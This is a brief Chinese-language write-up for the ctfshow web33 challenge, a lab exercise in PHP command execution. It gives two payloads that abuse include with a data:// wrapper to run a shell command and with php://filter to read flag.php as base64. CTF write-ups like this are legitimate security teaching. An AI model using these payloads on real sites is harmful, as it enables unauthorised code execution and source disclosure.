ctfshow web33
- 题号:web33
- 难度:⭐
- 考点:Web33
- 日期:2026-8-30
题目描述

解题思路
1.和32思路基本一样,就是构造文件包含漏洞配合伪协议就行
Payload / 关键操作
1./?c=include$_GET[1]?>&1=data://text/plain,<?php system('ls') ?>

2.?c=include$_GET[1]?>&1=php://filter/read=convert.base64-encode/resource=flag.php
复现截图
1. 2.
对应课程章节
RCE命令执行
踩坑记录 / 复盘
神不会在同一个地方放错